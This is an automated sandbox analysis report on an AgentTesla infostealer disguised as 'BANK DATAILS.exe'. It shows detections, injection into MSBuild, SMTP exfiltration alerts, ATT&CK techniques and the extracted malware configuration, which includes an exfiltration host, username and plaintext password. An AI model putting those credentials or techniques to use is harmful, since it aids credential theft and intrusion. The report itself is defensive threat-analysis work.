ID: 679255
Sample Name: BANK DATAILS.exe
Cookbook: default.jbs
Time: 13:23:06
Date: 05/08/2022
Version: 35.0.0 Citrine

Table of Contents


Windows Analysis Report

BANK DATAILS.exe


Overview

General Information

Sample Name:	BANK DATAILS.exe
Analysis ID:	679255
MD5:	9c8721d5f0dfcb5..
SHA1:	097e2d6bd75f55..
SHA256:	22083794e761ae.
Tags:	agenttesla exe
Infos:	



Detection




AgentTesla

Score:	100
Range:	0 - 100
Whitelisted:	false
Confidence:	100%

Signatures

- Multi AV Scanner detection for subm…
- Malicious sample detected (through…
- Yara detected AgentTesla
- Yara detected AntiVM3
- Sigma detected: MSBuild connects …
- Multi AV Scanner detection for dom…
- Snort IDS alert for network traffic
- Tries to steal Mail credentials (via fi…
- Tries to harvest and steal Putty / W…
- Tries to harvest and steal ftp login c…
- Tries to detect sandboxes and other…
- Machine Learning detection for sam…

Classification



Process Tree

- **System is w10x64**
- BANK DATAILS.exe (PID: 5276 cmdline: "C:\Users\user\Desktop\BANK DATAILS.exe" MD5: 9C8721D5F0DFCB5893766810FC016B1B)
  - MSBuild.exe (PID: 916 cmdline: {path} MD5: D621FD77BD585874F9686D3A76462EF1)
  - MSBuild.exe (PID: 5676 cmdline: {path} MD5: D621FD77BD585874F9686D3A76462EF1)
  - MSBuild.exe (PID: 2908 cmdline: {path} MD5: D621FD77BD585874F9686D3A76462EF1)
- **cleanup**

Malware Configuration

Threatname: Agenttesla

```
{
  "Exfil Mode": "SMTP",
  "Username": "quality@keeprojects.in",
  "Password": "quality#@!",
  "Host": "webmail.keeprojects.in"
}
```

Yara Signatures

Memory Dumps

Source	Rule	Description	Author	Strings
00000006.00000000.285343861.0000000000402000.00000040.00000400.00020000.00000000.sdmp	JoeSecurity_AgentTesla_1	Yara detected AgentTesla	Joe Security	
00000006.00000000.285343861.0000000000402000.00000040.00000400.00020000.00000000.sdmp	JoeSecurity_AgentTesla_2	Yara detected AgentTesla	Joe Security	

Source	Rule	Description	Author	Strings
00000006.00000000.285343861.0000000000402000.00000040.00000400.00020000.00000000.sdmp	Windows_Trojan_AgentTesla_d3ac2b2f	unknown	unknown	• 0x30097:$a13: get_DnsResolver • 0x2e899:$a20: get_LastAccessed • 0x30a15:$a27: set_InternalServerPort • 0x30d31:$a30: set_GuidMasterKey • 0x2e9a0:$a33: get_Clipboard • 0x2e9ae:$a34: get_Keyboard • 0x2fcb2:$a35: get_ShiftKeyDown • 0x2fcc3:$a36: get_AltKeyDown • 0x2e9bb:$a37: get_Password • 0x2f462:$a38: get_PasswordHash • 0x30497:$a39: get_DefaultCredentials
00000000.00000002.297108286.00000000039C9000.00000004.00000800.00020000.00000000.sdmp	JoeSecurity_AgentTesla_1	Yara detected AgentTesla	Joe Security	
00000000.00000002.297108286.00000000039C9000.00000004.00000800.00020000.00000000.sdmp	JoeSecurity_AgentTesla_2	Yara detected AgentTesla	Joe Security	
Click to see the 10 entries				

Unpacked PEs

Source	Rule	Description	Author	Strings
0.2.BANK DATAILS.exe.3b41a00.1.unpack	JoeSecurity_AgentTesla_1	Yara detected AgentTesla	Joe Security	
0.2.BANK DATAILS.exe.3b41a00.1.unpack	JoeSecurity_AgentTesla_2	Yara detected AgentTesla	Joe Security	
0.2.BANK DATAILS.exe.3b41a00.1.unpack	MALWARE_Win_AgentTeslaV3	AgentTeslaV3 infostealer payload	ditekSHen	• 0x30d6c:$s10: logins • 0x307d3:$s11: credential • 0x2cda0:$g1: get_Clipboard • 0x2cdae:$g2: get_Keyboard • 0x2cdbb:$g3: get_Password • 0x2e0a2:$g4: get_CtrlKeyDown • 0x2e0b2:$g5: get_ShiftKeyDown • 0x2e0c3:$g6: get_AltKeyDown
0.2.BANK DATAILS.exe.3b41a00.1.unpack	Windows_Trojan_AgentTesla_d3ac2b2f	unknown	unknown	• 0x2e497:$a13: get_DnsResolver • 0x2cc99:$a20: get_LastAccessed • 0x2ee15:$a27: set_InternalServerPort • 0x2f131:$a30: set_GuidMasterKey • 0x2cda0:$a33: get_Clipboard • 0x2cdae:$a34: get_Keyboard • 0x2e0b2:$a35: get_ShiftKeyDown • 0x2e0c3:$a36: get_AltKeyDown • 0x2cdbb:$a37: get_Password • 0x2d862:$a38: get_PasswordHash • 0x2e897:$a39: get_DefaultCredentials
6.0.MSBuild.exe.400000.0.unpack	JoeSecurity_AgentTesla_1	Yara detected AgentTesla	Joe Security	
Click to see the 11 entries				

Sigma Signatures

Networking

Sigma detected: MSBuild connects to smtp port

Snort Signatures

ETPRO TROJAN Win32/Agent Tesla SMTP Activity - Source IP: 192.168.2.3 - Destination IP: 103.195.185.58 −

Timestamp:	192.168.2.3103.195.185.58497375872839723 08/05/22-13:24:47.100821
SID:	2839723
Source Port:	49737
Destination Port:	587
Protocol:	TCP
Classtype:	A Network Trojan was detected

ETPRO TROJAN Agent Tesla Telegram Exfil - Source IP: 192.168.2.3 - Destination IP: 103.195.185.58 −

Timestamp:	192.168.2.3103.195.185.58497375872851779 08/05/22-13:24:47.100944

SID:	2851779
Source Port:	49737
Destination Port:	587
Protocol:	TCP
Classtype:	A Network Trojan was detected

ETPRO TROJAN Win32/AgentTesla/OriginLogger Data Exfil via SMTP M2 - Source IP: 192.168.2.3 - Destination IP: 103.195.185.58	−
Timestamp:	192.168.2.3103.195.185.58497375872840032 08/05/22-13:24:47.100944
SID:	2840032
Source Port:	49737
Destination Port:	587
Protocol:	TCP
Classtype:	A Network Trojan was detected

ET TROJAN AgentTesla Exfil Via SMTP - Source IP: 192.168.2.3 - Destination IP: 103.195.185.58	−
Timestamp:	192.168.2.3103.195.185.58497375872030171 08/05/22-13:24:47.100821
SID:	2030171
Source Port:	49737
Destination Port:	587
Protocol:	TCP
Classtype:	A Network Trojan was detected

Joe Sandbox Signatures

AV Detection

- Multi AV Scanner detection for submitted file
- Multi AV Scanner detection for domain / URL
- Machine Learning detection for sample

Networking

- Snort IDS alert for network traffic

System Summary

- Malicious sample detected (through community Yara rule)
- .NET source code contains very large array initializations

Malware Analysis System Evasion

- Yara detected AntiVM3
- Tries to detect sandboxes and other dynamic analysis tools (process name or module or function)
- Queries sensitive network adapter information (via WMI, Win32_NetworkAdapter, often done to detect virtual machines)
- Queries sensitive BIOS Information (via WMI, Win32_Bios & Win32_BaseBoard, often done to detect virtual machines)

Stealing of Sensitive Information


- Yara detected AgentTesla
- Tries to steal Mail credentials (via file / registry access)
- Tries to harvest and steal Putty / WinSCP information (sessions, passwords, etc)
- Tries to harvest and steal ftp login credentials
- Tries to harvest and steal browser information (history, passwords, etc)

Yara detected AgentTesla

Mitre Att&ck Matrix

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control	Network Effects	Remote Service Effects	Impact
Valid Accounts	2 1 1 Windows Management Instrumentation	Path Interception	1 1 Process Injection	1 Masquerading	2 OS Credential Dumping	2 1 1 Security Software Discovery	Remote Services	1 Email Collection	Exfiltration Over Other Network Medium	1 Encrypted Channel	Eavesdrop on Insecure Network Communication	Remotely Track Device Without Authorization	Modify System Partition
Default Accounts	Scheduled Task/Job	Boot or Logon Initialization Scripts	Boot or Logon Initialization Scripts	1 Disable or Modify Tools	1 Credentials in Registry	1 Process Discovery	Remote Desktop Protocol	1 1 Archive Collected Data	Exfiltration Over Bluetooth	1 Non-Standard Port	Exploit SS7 to Redirect Phone Calls/SMS	Remotely Wipe Data Without Authorization	Device Lockout
Domain Accounts	At (Linux)	Logon Script (Windows)	Logon Script (Windows)	1 3 1 Virtualization/Sandbox Evasion	Security Account Manager	1 3 1 Virtualization/Sandbox Evasion	SMB/Windows Admin Shares	2 Data from Local System	Automated Exfiltration	1 Non-Application Layer Protocol	Exploit SS7 to Track Device Location	Obtain Device Cloud Backups	Delete Device Data
Local Accounts	At (Windows)	Logon Script (Mac)	Logon Script (Mac)	1 1 Process Injection	NTDS	1 Application Window Discovery	Distributed Component Object Model	Input Capture	Scheduled Transfer	1 1 Application Layer Protocol	SIM Card Swap		Carrier Billing Fraud
Cloud Accounts	Cron	Network Logon Script	Network Logon Script	1 Deobfuscate/Decode Files or Information	LSA Secrets	1 Remote System Discovery	SSH	Keylogging	Data Transfer Size Limits	Fallback Channels	Manipulate Device Communication		Manipulate App Store Rankings or Ratings
Replication Through Removable Media	Launchd	Rc.common	Rc.common	2 Obfuscated Files or Information	Cached Domain Credentials	1 1 4 System Information Discovery	VNC	GUI Input Capture	Exfiltration Over C2 Channel	Multiband Communication	Jamming or Denial of Service		Abuse Accessibility Features
External Remote Services	Scheduled Task	Startup Items	Startup Items	2 Software Packing	DCSync	Network Sniffing	Windows Remote Management	Web Portal Capture	Exfiltration Over Alternative Protocol	Commonly Used Port	Rogue Wi-Fi Access Points		Data Encrypted for Impact

Behavior Graph



Screenshots

Thumbnails

This section contains all screenshots as thumbnails, including those not shown in the slideshow.

Antivirus, Machine Learning and Genetic Malware Detection

Initial Sample

Source	Detection	Scanner	Label	Link
BANK DATAILS.exe	55%	Virustotal		Browse
BANK DATAILS.exe	35%	ReversingLabs	ByteCode-MSIL.Spyware.SnakeLogger	
BANK DATAILS.exe	100%	Joe Sandbox ML		

Dropped Files

No Antivirus matches

Unpacked PE Files

Source	Detection	Scanner	Label	Link	Download
6.0.MSBuild.exe.400000.0.unpack	100%	Avira	TR/Spy.Gen8		Download File

Domains

Source	Detection	Scanner	Label	Link
webmail.keeprojects.in	7%	Virustotal		Browse

URLs

Source	Detection	Scanner	Label	Link
http://127.0.0.1:HTTP/1.1	0%	Avira URL Cloud	safe	
http://webmail.keeprojects.in	0%	Avira URL Cloud	safe	
http://www.founder.com.cn/cn/bThe	0%	URL Reputation	safe	
http://www.fontbureau.comcomdms	0%	Avira URL Cloud	safe	
http://www.tiro.com	0%	URL Reputation	safe	
http://https://X837hbNl7u614NNf6o.net	0%	Avira URL Cloud	safe	
http://www.goodfont.co.kr	0%	URL Reputation	safe	
http://www.fontbureau.comldom	0%	Avira URL Cloud	safe	
http://www.sajatypeworks.com	0%	URL Reputation	safe	
http://www.typography.netD	0%	URL Reputation	safe	
http://www.founder.com.cn/cn/cThe	0%	URL Reputation	safe	
http://www.galapagosdesign.com/staff/dennis.htm	0%	URL Reputation	safe	
http://fontfabrik.com	0%	URL Reputation	safe	
http://www.fontbureau.comgrita	0%	URL Reputation	safe	
http://www.founder.com.cn/cn/TDhB	0%	Avira URL Cloud	safe	
http://www.tiro.com&Q	0%	Avira URL Cloud	safe	
http://tempuri.org/MyCollectionDataSet.xsd	0%	Avira URL Cloud	safe	
http://nhEGCU.com	0%	Avira URL Cloud	safe	
http://www.fontbureau.comcom	0%	URL Reputation	safe	
http://DynDns.comDynDNSnamejidpasswordPsi/Psi	0%	URL Reputation	safe	
http://www.galapagosdesign.com/DPlease	0%	URL Reputation	safe	
http://www.fontbureau.comgrito	0%	URL Reputation	safe	
http://www.fontbureau.comtto	0%	Avira URL Cloud	safe	
http://www.sandoll.co.kr	0%	URL Reputation	safe	
http://www.urwpp.deDPlease	0%	URL Reputation	safe	
http://www.urwpp.de	0%	URL Reputation	safe	
http://www.zhongyicts.com.cn	0%	URL Reputation	safe	
http://www.sakkal.com	0%	URL Reputation	safe	
http://www.sandoll.co.krB	0%	Avira URL Cloud	safe	
http://www.fontbureau.comFHs	0%	Avira URL Cloud	safe	
http://www.fontbureau.comI.TTFds	0%	Avira URL Cloud	safe	
http://www.founder.com.cn/cnl-n	0%	URL Reputation	safe	
http://www.fontbureau.comdv	0%	Avira URL Cloud	safe	
http://www.fontbureau.comF	0%	URL Reputation	safe	
http://www.sandoll.co.krdq	0%	Avira URL Cloud	safe	
http://www.founder.com.c	0%	URL Reputation	safe	
http://https://www.theonionrouter.com/dist.torproject.org/torbrowser/9.5.3/tor-win32-0.4.3.6.ziphttps://www	0%	URL Reputation	safe	
http://www.tiro.comaQ	0%	Avira URL Cloud	safe	
http://www.fontbureau.comd	0%	URL Reputation	safe	
http://www.carterandcone.coml	0%	URL Reputation	safe	
http://www.founder.com.cn/cn/	0%	URL Reputation	safe	
http://www.founder.com.cn/cn.	0%	URL Reputation	safe	
http://www.founder.com.cn/cn	0%	URL Reputation	safe	
http://www.urwpp.deyq	0%	Avira URL Cloud	safe	
http://www.jiyu-kobo.co.jp/	0%	URL Reputation	safe	
http://www.fontbureau.como	0%	URL Reputation	safe	
http://www.fontbureau.comals	0%	URL Reputation	safe	
http://www.fontbureau.comede	0%	Avira URL Cloud	safe	
http://www.tiro.comh	0%	URL Reputation	safe	
http://www.tiro.comc	0%	URL Reputation	safe	

Domains and IPs

Contacted Domains

Name	IP	Active	Malicious	Antivirus Detection	Reputation
webmail.keeprojects.in	103.195.185.58	true	true	• 7%, Virustotal, Browse	unknown

URLs from Memory and Binaries


Name	Source	Malicious	Antivirus Detection	Reputation
http://127.0.0.1:HTTP/1.1	MSBuild.exe, 00000006.00000002.512007583.0000000003031000.00000004.00000800.00020000.00000000.sdmp	false	• Avira URL Cloud: safe	low
http://www.fontbureau.com/designersG	BANK DATAILS.exe, 00000000.00000002.301969282.0000000006B92000.00000004.00000800.00020000.00000000.sdmp	false		high
http://webmail.keeprojects.in	MSBuild.exe, 00000006.00000002.517794131.0000000003383000.00000004.00000800.00020000.00000000.sdmp	true	• Avira URL Cloud: safe	unknown
http://www.fontbureau.com/designers/?	BANK DATAILS.exe, 00000000.00000002.301969282.0000000006B92000.00000004.00000800.00020000.00000000.sdmp	false		high
http://www.founder.com.cn/cn/bThe	BANK DATAILS.exe, 00000000.00000002.301969282.0000000006B92000.00000004.00000800.00020000.00000000.sdmp	false	• URL Reputation: safe	unknown
http://www.fontbureau.com/designers?	BANK DATAILS.exe, 00000000.00000002.301969282.0000000006B92000.00000004.00000800.00020000.00000000.sdmp	false		high
http://www.fontbureau.comcomdms	BANK DATAILS.exe, 00000000.00000003.254055255.0000000005909000.00000004.00000800.00020000.00000000.sdmp, BANK DATAILS.exe, 00000000.00000003.253363943.000000000590A000.00000004.00000800.00020000.00000000.sdmp, BANK DATAILS.exe, 00000000.00000003.253039302.0000000005909000.00000004.00000800.00020000.00000000.sdmp	false	• Avira URL Cloud: safe	unknown
http://www.tiro.com	BANK DATAILS.exe, 00000000.00000002.301969282.0000000006B92000.00000004.00000800.00020000.00000000.sdmp, BANK DATAILS.exe, 00000000.00000003.246417212.000000000591B000.00000004.00000800.00020000.00000000.sdmp	false	• URL Reputation: safe	unknown
http://https://X837hbNl7u614NNf6o.net	MSBuild.exe, 00000006.00000002.512007583.0000000003031000.00000004.00000800.00020000.00000000.sdmp	false	• Avira URL Cloud: safe	unknown
http://www.fontbureau.com/designers	BANK DATAILS.exe, 00000000.00000002.301969282.0000000006B92000.00000004.00000800.00020000.00000000.sdmp	false		high
http://www.goodfont.co.kr	BANK DATAILS.exe, 00000000.00000002.301969282.0000000006B92000.00000004.00000800.00020000.00000000.sdmp	false	• URL Reputation: safe	unknown
http://www.fontbureau.comldom	BANK DATAILS.exe, 00000000.00000003.287367631.0000000005900000.00000004.00000800.00020000.00000000.sdmp	false	• Avira URL Cloud: safe	unknown
http://www.sajatypeworks.com	BANK DATAILS.exe, 00000000.00000003.245996369.0000000005923000.00000004.00000800.00020000.00000000.sdmp, BANK DATAILS.exe, 00000000.00000002.3019692820000000006B92000.00000004.00000800.00020000.00000000.sdmp, BANK DATAILS.exe, 00000000.00000003.245926609.0000000005922000.00000004.00000800.00020000.00000000.sdmp, BANK DATAILS.exe, 00000000.00000003.245609029.0000000005923000.00000004.00000800.00020000.00000000.sdmp	false	• URL Reputation: safe	unknown
http://www.typography.netD	BANK DATAILS.exe, 00000000.00000002.301969282.0000000006B92000.00000004.00000800.00020000.00000000.sdmp	false	• URL Reputation: safe	unknown
http://www.founder.com.cn/cn/cThe	BANK DATAILS.exe, 00000000.00000002.301969282.0000000006B92000.00000004.00000800.00020000.00000000.sdmp	false	• URL Reputation: safe	unknown
http://www.galapagosdesign.com/staff/dennis.htm	BANK DATAILS.exe, 00000000.00000002.301969282.0000000006B92000.00000004.00000800.00020000.00000000.sdmp	false	• URL Reputation: safe	unknown
http://fontfabrik.com	BANK DATAILS.exe, 00000000.00000002.301969282.0000000006B92000.00000004.00000800.00020000.00000000.sdmp	false	• URL Reputation: safe	unknown
http://www.fontbureau.comgrita	BANK DATAILS.exe, 00000000.00000003.287367631.0000000005900000.00000004.00000800.00020000.00000000.sdmp	false	• URL Reputation: safe	unknown

Name	Source	Malicious	Antivirus Detection	Reputation
http://www.founder.com.cn/cn/TDhB	BANK DATAILS.exe, 00000000.00000003.2490 73188.0000000005904000.00000004.00000800 .00020000.00000000.sdmp	false	• Avira URL Cloud: safe	unknown
http://www.tiro.com&Q	BANK DATAILS.exe, 00000000.00000003.2462 80740.000000000591B000.00000004.00000800 .00020000.00000000.sdmp, BANK DATAILS.exe, 00000000.00000003.246417212.000000000 591B000.00000004.00000800.00020000.00000 000.sdmp	false	• Avira URL Cloud: safe	low
http://tempuri.org/MyCollectionDataSet.xsd	BANK DATAILS.exe	false	• Avira URL Cloud: safe	unknown
http://nhEGCU.com	MSBuild.exe, 00000006.00000002.512007583 .0000000003031000.00000004.00000800.0002 0000.00000000.sdmp	false	• Avira URL Cloud: safe	unknown
http://www.fontbureau.comcom	BANK DATAILS.exe, 00000000.00000003.2530 39302.0000000005909000.00000004.00000800 .00020000.00000000.sdmp	false	• URL Reputation: safe	unknown
http://DynDns.comDynDNSnamejidpasswordPsi/Psi	MSBuild.exe, 00000006.00000002.512007583 .0000000003031000.00000004.00000800.0002 0000.00000000.sdmp	false	• URL Reputation: safe	unknown
http://www.galapagosdesign.com/DPlease	BANK DATAILS.exe, 00000000.00000002.3019 69282.0000000006B92000.00000004.00000800 .00020000.00000000.sdmp	false	• URL Reputation: safe	unknown
http://www.fontbureau.comgrito	BANK DATAILS.exe, 00000000.00000003.2533 63943.000000000590A000.00000004.00000800 .00020000.00000000.sdmp, BANK DATAILS.exe, 00000000.00000003.253039302.000000000 5909000.00000004.00000800.00020000.00000 000.sdmp	false	• URL Reputation: safe	unknown
http://www.fontbureau.comtto	BANK DATAILS.exe, 00000000.00000003.2540 55255.0000000005909000.00000004.00000800 .00020000.00000000.sdmp	false	• Avira URL Cloud: safe	unknown
http://www.fonts.com	BANK DATAILS.exe, 00000000.00000002.3019 69282.0000000006B92000.00000004.00000800 .00020000.00000000.sdmp, BANK DATAILS.exe, 00000000.00000003.245874250.000000000 591B000.00000004.00000800.00020000.00000 000.sdmp, BANK DATAILS.exe, 00000000.000 00003.245858860.0000000005924000.0000000 4.00000800.00020000.00000000.sdmp, BANK DATAILS.exe, 00000000.00000003.245884516 .0000000005924000.00000004.00000800.0002 0000.00000000.sdmp, BANK DATAILS.exe, 00 000000.00000003.245841440.000000000591B0 00.00000004.00000800.00020000.00000000.sdmp	false		high
http://www.sandoll.co.kr	BANK DATAILS.exe, 00000000.00000002.3019 69282.0000000006B92000.00000004.00000800 .00020000.00000000.sdmp, BANK DATAILS.exe, 00000000.00000003.248046779.000000000 5909000.00000004.00000800.00020000.00000 000.sdmp	false	• URL Reputation: safe	unknown
http://www.urwpp.deDPlease	BANK DATAILS.exe, 00000000.00000002.3019 69282.0000000006B92000.00000004.00000800 .00020000.00000000.sdmp	false	• URL Reputation: safe	unknown
http://www.urwpp.de	BANK DATAILS.exe, 00000000.00000003.2540 55255.0000000005909000.00000004.00000800 .00020000.00000000.sdmp	false	• URL Reputation: safe	unknown
http://www.zhongyicts.com.cn	BANK DATAILS.exe, 00000000.00000002.3019 69282.0000000006B92000.00000004.00000800 .00020000.00000000.sdmp	false	• URL Reputation: safe	unknown
http://www.sakkal.com	BANK DATAILS.exe, 00000000.00000002.3019 69282.0000000006B92000.00000004.00000800 .00020000.00000000.sdmp	false	• URL Reputation: safe	unknown
http://www.sandoll.co.krB	BANK DATAILS.exe, 00000000.00000003.2480 46779.0000000005909000.00000004.00000800 .00020000.00000000.sdmp	false	• Avira URL Cloud: safe	unknown
http://www.fontbureau.comFHs	BANK DATAILS.exe, 00000000.00000003.2533 63943.000000000590A000.00000004.00000800 .00020000.00000000.sdmp, BANK DATAILS.exe, 00000000.00000003.253039302.000000000 5909000.00000004.00000800.00020000.00000 000.sdmp	false	• Avira URL Cloud: safe	unknown
http://www.fontbureau.comI.TTFds	BANK DATAILS.exe, 00000000.00000003.2540 55255.0000000005909000.00000004.00000800 .00020000.00000000.sdmp	false	• Avira URL Cloud: safe	unknown
http://www.founder.com.cn/cnl-n	BANK DATAILS.exe, 00000000.00000003.2487 86545.000000000593D000.00000004.00000800 .00020000.00000000.sdmp	false	• URL Reputation: safe	unknown

Name	Source	Malicious	Antivirus Detection	Reputation
http://www.fontbureau.com/de	BANK DATAILS.exe, 00000000.00000003.2530 39302.0000000005909000.00000004.00000800 .00020000.00000000.sdmp	false		high
http://www.fontbureau.comdv	BANK DATAILS.exe, 00000000.00000003.2530 39302.0000000005909000.00000004.00000800 .00020000.00000000.sdmp	false	• Avira URL Cloud: safe	unknown
http://www.apache.org/licenses/LICENSE-2.0	BANK DATAILS.exe, 00000000.00000002.3019 69282.0000000006B92000.00000004.00000800 .00020000.00000000.sdmp	false		high
http://www.fontbureau.com	BANK DATAILS.exe, 00000000.00000002.3019 69282.0000000006B92000.00000004.00000800 .00020000.00000000.sdmp, BANK DATAILS.exe, 00000000.00000003.254055255.000000000 5909000.00000004.00000800.00020000.00000 000.sdmp, BANK DATAILS.exe, 00000000.000 00003.287367631.0000000005900000.0000000 4.00000800.00020000.00000000.sdmp	false		high
http://www.fontbureau.comF	BANK DATAILS.exe, 00000000.00000003.2530 39302.0000000005909000.00000004.00000800 .00020000.00000000.sdmp	false	• URL Reputation: safe	unknown
http://www.sandoll.co.krdq	BANK DATAILS.exe, 00000000.00000003.2480 46779.0000000005909000.00000004.00000800 .00020000.00000000.sdmp	false	• Avira URL Cloud: safe	unknown
http://www.founder.com.c	BANK DATAILS.exe, 00000000.00000003.2490 79298.0000000005909000.00000004.00000800 .00020000.00000000.sdmp, BANK DATAILS.exe, 00000000.00000003.248813527.000000000 5904000.00000004.00000800.00020000.00000 000.sdmp	false	• URL Reputation: safe	unknown
http:// https://www.theonionrouter.com/dist.torproject.org/torbrowser/9.5.3/tor-win32-0.4.3.6.ziphttps://www	MSBuild.exe, 00000006.00000002.512007583 .0000000003031000.00000004.00000800.0002 0000.00000000.sdmp	false	• URL Reputation: safe	unknown
http://www.tiro.comaQ	BANK DATAILS.exe, 00000000.00000003.2464 34562.000000000591B000.00000004.00000800 .00020000.00000000.sdmp	false	• Avira URL Cloud: safe	unknown
